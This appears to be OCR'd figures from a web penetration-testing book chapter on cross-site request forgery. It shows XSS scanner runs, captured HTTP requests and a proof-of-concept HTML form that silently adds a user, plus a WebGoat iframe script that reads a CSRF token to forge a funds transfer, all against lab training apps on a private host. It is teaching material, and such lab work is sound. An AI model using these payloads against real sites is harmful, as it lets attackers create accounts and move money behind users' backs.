


```
--------------------------------------------------
Total Connections: 559
-------------------------
200-OK: 558 | 404: 0 | 503: 0 | Others: 1
Connec: 99 %
--------------------------------------------------
Total Payloads: 558
-------------------------
Checker: 0 | Manual: 0 | Auto: 558 | DCP: 0 | DOM: 0 | Induced: 0 | XSR: 0 | XSA: 0 | COO: 0
--------------------------------------------------
Total Injections: 558
-------------------------
Failed: 514 | Sucessfull: 44
Accur : 7 %
-------------------------
Total Discovered: 44
-------------------------
Checker: 0 | Manual: 0 | Auto: 44 | DCP: 0 | DOM: 0 | Induced: 0 | XSR: 0 | XSA: 0 | COO: 0
--------------------------------------------------
False positives: 0 | Vulnerables: 44
-------------------------
Mana: 210375
--------------------------------------------------
```

Fly mode(s): ○ Explorer ● Intruder http://10.7.7.5/bodgeit/search.jsp?q= □ ALL □ Tor Proxy ☑ AUTO □ Crawler


Command(s): xsser -u http://10.7.7.5/bodgeit/search.jsp?q= -s --user-agent Googlebot/2.1 (+http://www.google.com/bot.html) --threads 5 --timeout 30 --retries 1 --delay 0 --auto

☑ Statistics □ Verbose 0/None 0 7 0 idle




```
root@kali:~/xsssniper# python xsssniper.py -u http://10.7.7.5/bodgeit/search.jsp?q=test


db    db .d8888. .d8888.      .d8888. d8b   db d888888b d8888b. d88888b d8888b.
`8b  d8' 88'  YP 88'  YP      88'  YP 888o  88   `88'   88  `8D 88'     88  `8D
 `8bd8'  `8bo.   `8bo.        `8bo.   88V8o 88    88    88oodD' 88ooooo 88oobY'
 .dPYb.    `Y8b.   `Y8b.        `Y8b. 88 V8o88    88    88~~~   88~~~~~ 88`8b
.8P  Y8. db   8D db   8D      db   8D 88  V888   .88.   88      88.     88 `88.
YP    YP `8888Y' `8888Y'      `8888Y' VP   V8P Y888888P 88      Y88888P 88   YD

----[ version 0.9                        Gianluca Brindisi <g@brindi.si> ]----
                                                     http://brindi.si/g/ ]----

 -----------------------------------------------------------------------------
| Scanning targets without prior mutual consent is illegal. It is the end     |
| user's responsibility to obey all applicable local, state and federal laws. |
| Authors assume no liability and are not responsible for any misuse or       |
| damage caused by this program.                                              |
 -----------------------------------------------------------------------------

[+] TARGET: http://10.7.7.5/bodgeit/search.jsp?q=test
 |- METHOD: GET

[+] Start scanning (1 threads)
 |- Remaining urls: 1  |- Scan completed in 0.023491859436 seconds.

[+] Processing results...
 |- Done.

[+] RESULT: Found XSS Injection points in 1 targets
 |--[!] Target: http://10.7.7.5/bodgeit/search.jsp
 |    |- Method: GET
 |    |- Query String:   q=%5B%27test%27%5D
 |    |--[!] Param: q
 |    |    |- # Injections: 1
 |    |    |--#0 Payload found free in html
 |    |
```

Chapter 7: Cross-Site Request Forgery, Identification, and Exploitation




#	Host	Method	URL	Pa
47	http://10.7.7.5	GET	/peruggia/index.php?action=comment&pic_id=1	
48	http://10.7.7.5	POST	/peruggia/index.php?action=comment&pic_id=1&postcomment=1	
49	http://10.7.7.5	GET	/peruggia/index.php	

```
POST /peruggia/index.php?action=comment&pic_id=1&postcomment=1 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/peruggia/index.php?action=comment&pic_id=1
Cookie: PHPSESSID=decp0frnucg9aolu2b6te69s63
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

comment=New+comment
```




#	Host	Method	URL	Param
255	http://10.7.7.5	GET	/mutillidae/includes/pop-up-help-context-generator.php?pagename=r...	☑
256	http://10.7.7.5	POST	/mutillidae/index.php?page=register.php	☑
257	http://10.7.7.5	POST	/mutillidae/index.php?page=register.php	☑

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/mutillidae/index.php?page=register.php
Cookie: showhints=0; PHPSESSID=decp0frnucg9aolu2b6te69s63;
JSESSIONID=017A28065EC075748B44B450698E282B; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 138

csrf-token=7777&username=user&password=password&confirm_password=password&my_signature=Signature
&register-php-submit-button=Create+Account
```




```
POST http://10.7.7.5/peruggia/index.php?action=account&adduser=1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.7.7.5/peruggia/index.php?action=account
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=
nbqvlqav5dccmdcv65ani8p2f3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 10.7.7.5

newuser=test&newuserpass=password
```



CSRFuser

password123!

```
<html>
  <head></head>
  <body>
    <form method="POST" action="http://10.7.7.5/peruggia/index.php?action=account&adduser=1">
      <input value="CSRFuser" name="newuser" type="text">
      ○
      <input value="password123!" name="newuserpass" type="text">
      ○
      <input value="Submit" type="submit">
    </form>
  </body>
</html>
```




CSRFuser

password123!

Username:

Password:

admin	~~[delete]~~
user	[delete]
test	[delete]



file:///root/WebPentest/csrf-PoC-user-b.html

... ...


CSRFuser password123!

Waiting for 10.7.7.5...

One request, 0 KB,

```
Status  Method  File                              Domain
        POST    index.php?action=account&addus...  10.7.7.5
```

```
Query string
  action: "account"
  adduser: "1"
Form data
  newuser: "CSRFuser"
  newuserpass: "password123!"
```




10.7.7.5/WebGoat/attack?Screen=2&menu=900&transferFunds=main

Choose another language: English


Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Electronic Transfer: 100



```
<div id="message" class="info"></div>
<div id="lessonContent">
  <form accept-charset="UNKNOWN" method="POST" name="form" action="attack?Screen=2&menu=900" enctype="">
    <h1>Electronic Transfer:</h1>
    <input name="transferFunds" value="0" type="text">
    <input name="CSRFToken" value="-2126029393" type="hidden">
    <input type="submit">
  </form>
  <br>
```




Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Title: Click here to be victim!

Message:

```
<script languaje="javascript">
function frame_loaded(iframe)
{
   var form =iframe.contentDocument.getElementsByTagName('Form')[1];
   form.transferFunds.value="54321";
   //form.submit();
}
</script>

<iframe id="myframe" name="myframe" onload="frame_loaded(this)" src="/WebGoat/attack?Screen=2&
menu=900&transferFunds=main">
</iframe>
```



Message Contents For: Click here to be victim!

Title: Click here to be victim!


Message:

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Electronic Transfer: 54321

Posted By:webgoat



Message Contents For: Click here to be victim!

Title: Click here to be victim!

Message:

